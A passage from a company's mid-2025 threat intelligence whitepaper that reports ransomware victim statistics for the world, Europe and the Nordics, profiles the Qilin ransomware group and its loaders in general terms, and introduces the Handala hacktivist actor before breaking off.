Mid-year Threat Intelligence Report 2025

20 Aug, 2025

NetNordic Whitepaper

netnordic
THE BEST COMPANION

Executive summary

Time flies and we are already through with the first half of 2025. This means it is time for the midterm report of the cyber threat landscape.

As predicted in NetNordic End of The Year 2024 Threat Intelligence Report, the notable evolution of ransomware field has continued. In the first half of 2025, we witnessed 90 ransomware groups listing victims, which is a lot compared to the 96 groups listing victims in the whole 2024. The total global amount of ransomware victims listed in H1 of 2025 landed at 3941 which suggests that the total number for the whole year of 2025 is somewhere around 8000 victims. Naturally, this would require an identical first and second half of the year which is highly unlikely.

The global geopolitical situation has unfortunately remained tense, and on top of that we are also witnessing possible steps for deeper disorder in the Western coalition. Geopolitics have been a driving force for multiple hacktivist threat actors, and in the report, we are digging into two groups, Russian minded NoName057 and Handala supporting Palestine.


Cyber threat actors are always keeping the defenders on alert, as they are constantly coming up with new ways to achieve their goals. In the report, we will open up a phishing technique that has for sure been a nuisance for many of us - the ClickFix technique. As old techniques get mitigated and new ones are used in attacks on a daily basis, only time will tell what is the next big thing that we are writing about in the End of The Year 2025 Report, which will tie together the whole year of 2025.

So far, 2025 has been a year that can be remembered as one that really stepped up the game of law enforcement operations. Multiple threat actors got their operations intercepted and many underground forums saw their end. This is welcomed with great joy, and we truly hope the progress is keeping the threat actors on their toes for the rest of 2025.

Santeri Anttila
SOC Threat Intelligence Lead Analyst

Table of contents

1.0	Executive summary
2.0	Ransomware Qilin
3.0	Geopolitical situation Handala
4.0	DDoS
5.0	Phishing ClickFix
6.0	Conclusion
7.0	References



Our ransomware data is based on ransomware groups' victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.


Ransomware

Ransomware distribution globally

Let's start this report by taking a look at the global distribution of ransomware attacks in the first half of 2025 before moving onto the state of ransomware in Europe. Almost 59% of the ransomware victims listed in ransomware groups' extortion sites were North American organizations. Europe was the second most targeted continent with around 21% share of the listings. The final 20% was divided between Asia, South America, Africa, and Oceania - with Asia's share of this being over half at around 11%.

Historically, these statistics have been very similar from year to year, meaning that North America always has a share of around 50% of the listed victims. However, there has been a gradual rise in the half-year statistics, since in the first half of 2022, the share was around 46%, in 2024 around 56%, and now at the end of the first half of 2025, the continent holds almost 60% of the listed victims. It remains to be seen whether the share will be evened out by the end of 2025.


Ransomware attacks in Europe in H1 (2023 - 2025)



Ransomware in Europe in first half of 2025

There were 810 listed ransomware victims in Europe in the first half of 2025. In 2024, the number of victims in H1 was 613, which marks a 32% rise. Since 1260 European ransomware victims were listed in the dark web in the whole of 2024, the first half of 2025 gives out clues that the number of listed victims could be exceeded by at least around 30%. Naturally, for example, mass exploitation of critical vulnerabilities and utilizing them in ransomware deployment could result in an even higher rise in the number of victims during the rest of the year.

Global ransomware distribution in H1 of 2025



In the first half of 2023, the monthly average of listed ransomware victims was 84 and 103 in 2024. In the first half of 2025, the average was 135. This notable rise in listed victims is visible in the graph, as it was nearly or over half more in some months when comparing 2023 and 2025. The 32% rise in the average number of victims is also clear when comparing 2024 and 2025.

The busiest month in the first half of 2025, in terms of listed ransomware victims, was March with 175 posts on the dark web. Since there was no group that was significantly more active than the others, this is most likely explained by the increase of operating active ransomware groups each month. In the first half of 2023, there were around 24 groups operating each month, in H1 of 2024 around 40, and in H1 of 2025, there were around 48 active groups each month. We will take a look at the most active ransomware groups of H1 of 2025 later in this section.

Our ransomware data is based on ransomware groups' victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.


Ransomware in the Nordics in first half of 2025

When comparing the last three years' first halves together, we can see the number of listed ransomware victims rising in the Nordics. However, compared to previous years, there has been much less growth.


As mentioned previously, Europe saw a 32% increase in listed ransomware victims in the first half of 2025 when compared with H1 of 2024. In the Nordic countries, the growth was 19% when comparing these two halves together. The growth in the Nordics has been slightly slower this year. Though, when compared to 2023 data, ransomware has doubled in the Nordics as the growth has been 61% in the whole of Europe during the timespan.

Just like at the end of 2024, Sweden belongs to the 10 most potential countries to be hit by ransomware in Europe. As for Norway and Denmark, they belong to the top 20.

Ransomware attacks in Nordics in H1 (2023 - 2025)



European countries targeted with ransomware in H1 of 2025




Target countries

As in the first half of 2024, five of the biggest European countries were the ones with the most listed victims on the dark web in H1 of 2025. However - unlike a year ago - Germany was the most targeted with 149 victims listed and United Kingdom on the second place with 142 victims. Apart from these two countries switching places, the rest of the five most targeted were the same, but the number of victims was higher for each country. In Germany's case, the country saw an almost 62% rise in the number of listed victims when comparing H1 of 2024 and 2025 together.


The big European countries lead the statistics due to the opportunistic nature of ransomware groups: More targets mean more opportunities for successful attacks.

Our ransomware data is based on ransomware groups' victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.



European industries targeted by ransomware in H1 of 2025

- Manufacturing
- Professional, Scientific, and Technical Services
- Information
- Construction
- Retail Trade
- Wholesale Trade
- Transportation and Warehousing
- Educational Services
- Public Administration
- Healthcase and Social Assistance
- Other Services (except Public Administration)
- Finance and Insurance
- Accommodation and Food Services
- Administrative and Support and Waste Management and ...
- Real Estate and Rental and Leasing
- Arts, Entertainment, and Recreation
- Agriculture, Forestry, Fishing and Hunting
- Unknown
- Utilities
- Mining, Quarrying , and Oil and Gas Extraction




Target industries

In the first half of 2025, the top three industries of the listed ransomware victim companies in Europe were "Manufacturing", "Professional, Scientific, and Technical Services", and "Information". There has been no change in the top three most targeted industries if we compare it to the end of the year 2024 or even just the first half of it.

In the first half of 2025, the industries "Construction" and especially "Wholesale Trade" were more targeted than usual in Europe among ransomware operators. Globally, "Wholesale Trade" as an industry saw an increase in targeting due to ransomware group Clop exploiting vulnerabilities in Managed File Transfer tool Cleo at the end of the 2024. However, there were not as many Clop's Cleo victims in Europe, so this does not entirely explain the rise.

Historically, "Manufacturing", "Professional, Scientific, and Technical Services", and "Information" lead the statistics due to them covering multiple trades and sectors, which leaves room for more targets to conduct attacks against. Additionally, different service providers as well as IT companies utilize multiple digital services and tools and have larger environments that create a wider attack surface.

Our ransomware data is based on ransomware groups' victims listed on the dark web extortion sites. We use the upper sectors of 2022 NAICS to determine the industries.



Most active groups

The graph shows ten of the most active ransomware groups in Europe in the first half of 2025. The top three changed considerably from both the end of 2024 and its first half. LockBit, RansomHub, 8base, or BlackBasta are nowhere to be seen. Instead, we have Akira, SafePay, and Qilin that are not new operators but have raised their profile after the exit of some of the most notorious groups. LockBit is still hanging by a thread over a year after a law enforcement operation against it [1], BlackBasta and RansomHub unexpectedly ended their operations in January and March respectively, and 8base's dark web sites were seized by authorities in February [2].

The top ten most active groups contain some groups that started their operations in 2024: SafePay, Fog, Lynx, and Sarcoma. This was expected, since – as we wrote in our End of the Year Threat Intelligence Report 2024 – a record-breaking number of new groups emerged on the ransomware scene during 2024. The only group on the graph that emerged this year is Babuk2 and the rest have started back in 2022 or 2023.

Ransomware spotlight: Qilin

Qilin, taking off

Qilin is a ransomware group that has been followed by NetNordic Threat Intelligence since October 2022. The group is one of the "seasoned" ransomware operators still currently active and has benefited from other older or notorious groups exiting the scene. Qilin has been operating steadily since it started but has stepped up its efforts in the first half of 2025 by listing more and more victims each month.


Between October 2022 and June 2025, Qilin has listed 565 victims globally. 123 of these victims are European, which might not sound like a lot for almost three years of operation, but 62 of these have been listed during H1 of 2025. This describes the pace Qilin has been compromising new victims this year on a smaller scale, since globally the group has listed 326 victims in H1 of 2025, which is around 58% of its victim grand total. There is a possibility that cybercriminals from BlackBasta and RansomHub have joined Qilin's ranks during this time, since the increase in attacks aligns with the disappearance of these groups.

303 of Qilin's listed ransomware victims are from the United States, 38 from Canada, 22 from the United Kingdom, 21 from France, and 13 from Germany. Despite Qilin mostly listing US-based victims and being a substantial threat in North America, CISA has not released an advisory about the group. This emphasizes that the group has been operating under radar for a good while.

According to Trend Micro's research, in addition to being an active threat, Qilin has also been an evolving threat during its activities. For example, when Qilin updated its ransomware – called Agenda – from Go programming language to Rust, it was at the same time improved to support remote execution, spread more efficiently in virtual environments and multiple operating systems, and to circumvent security measures more efficiently. In November 2024, Qilin started using new loaders, SmokeLoader and NetxLoader, that have further improved the deployment of ransomware in target organizations. [3]

To gain initial access to the target organizations, Qilin uses phishing and valid compromised accounts. The loaders are used in every phase of the attack after gaining initial access – from defense evasion to the deployment of ransomware. SmokeLoader's Command and Control (C2) servers ultimately download the ransomware via NetxLoader. The loaders assist Qilin in evading detection, because especially NetxLoader is obfuscated in a way that makes it difficult for security scanners to detect the payload. [3]

Qilin ransomware attacks Oct 2022 - Jun 2025



Ransomware spotlight: Qilin


Qilin's most targeted industries are "Manufacturing" by 22%, "Professional, Scientific, and Technical Services" by 20%, and "Healthcare and Social Assistance" by 11%. During this year, Qilin has listed the second most healthcare victims after INC Ransom. One of the most shocking ransomware attacks of 2024 was Qilin's attack against British Synnovis which disrupted pathology services in multiple hospitals [4]. The attack resulted in 400GB of leaked data, over 10 000 disrupted appointments, as well as the death of one patient [5-6].

BBC interviewed a member of Qilin after the Synnovis attack. The member apologized for the attack but didn't consider Qilin responsible for it – instead the United Kingdom was to be blamed for it. According to the interviewed hacker, the motive behind the attack was political and had something to do with an unspecified war where the United Kingdom was not assisting adequately enough. In the interview, the spokesperson used phrases considered to refer to the Russo-Ukrainian war. [7]

It has been commonly thought that Qilin might be a Russian ransomware operator, but the interview reinforced the idea that the group could be Ukrainian. However, the political agenda behind the attack was not believable for a ransomware group that has always – from the very beginning and even after the Synnovis attack – been fully opportunistic. Some ransomware groups choose to target the healthcare sector, because when human lives are on the line during system downtime, there is a greater chance of receiving a payment from the victim.

Since Qilin's takeoff as one of the most active and notorious ransomware groups has started, it remains to be seen when the law enforcement takes interest in the group's activities. Most likely they already have, because the remarkable number of victims this spring and the immorality of attacking the healthcare industry are unlikely to have gone unnoticed.

Qilin target industries Oct 2022 - Jun 2025



Geopolitical situation

The global geopolitical situation has unfortunately remained tense as the war in Ukraine is still ongoing without larger scale ceasefire or a throughout peace in the horizon. The threshold of escalation has also decreased in the situation around Israel, since there have been active acts of war in the conflict zone with multiple participants in the physical world and in the cyber realm [8]. Cooperation between Russia and its main allies has grown stronger as North Korea has sent soldiers for Russia to use in the Ukrainian war [9]. Furthermore, Chinese soldiers have, for example, participated in a military parade in Moscow. China and Russia also held at least 14 joint military exercises in 2024. [10]


It has been evident for the last couple of years that the East versus West polarization has grown the two sides even further apart. The first half of 2025 unfortunately suggests that there are also issues in the Western world's internal affairs. President of the United States Donald Trump has continued his turbulent ways of politics, and this has caused talks about a global trade war. [11] It remains to be seen if the possible upcoming escalation of further trade war is truly becoming reality, but it is likely that this development does not escalate to internal hybrid operations or cyber-attacks in the West. There have also been multiple occasions that show that the EU's unified support for Ukraine may start to crack [12]. This development could lead to a devastating situation in Ukraine.

The long-lasting conflict between Israel and Iran and its recent escalation is a yet another prime example of how cyber operations are strictly tied to more traditional ways of war [8]. Usually conflicts as such – and their escalation – often activate loosely organized, politically motivated hacktivists, financially motivated threat actors exploiting the situation, and of course state funded adversaries. These example threat actor types have quite different approaches, motives, and goals in their cyber operations.

In general, threat actors can be categorized based on their motives, goals, capabilities, and ways of working. Sometimes, it's difficult to place a threat actor to a certain category. For instance, in the Israel-Iran conflict there is a great example of such adversary, known as Handala.

25

Handala victims in H1 of 2025



Handala


Handala is a cartoon character created by Palestinian Naji al-Ali in 1969, in the aftermath of Arab-Israeli war in the 1960s. The character is a 10-year-old boy named after a Middle Eastern plant, which is known for its resiliency and ability to regrow even after being weeded out. Even this day, Handala symbolizes the Palestinian resistance. [13]

A threat actor who has declared itself to be known as Handala published its first known official announcement in December 2023 and claimed to be a strong supporter of Palestine. Handala has ever since aimed for Israelian targets with different types of attacks ranging from stealing and leaking sensitive information to destructive attacks. Even though Handala uses similar tactics and techniques as ransomware actors, at the same time it behaves like a hacktivist group, as it publishes stolen data, and claims destructive attacks or motives for these actions in its own channels. Another aspect that separates Handala from ransomware operators is the clear political motive, which leans more towards hacktivists or even state funded threat actors.

The first half of 2025 was rather silent for Handala since it only published four victims in total, two in January and two in February. It also only made one public announcement during the first months of 2025, when it announced what it claims to be the sixteenth Telegram channel of the group after an alleged takedown of its last channel. Silence of the group ended drastically on 12th of June 2025 as Israel launched a series of airstrikes on Iran, escalating the long-lasting conflict to an exchange of airstrikes [14].

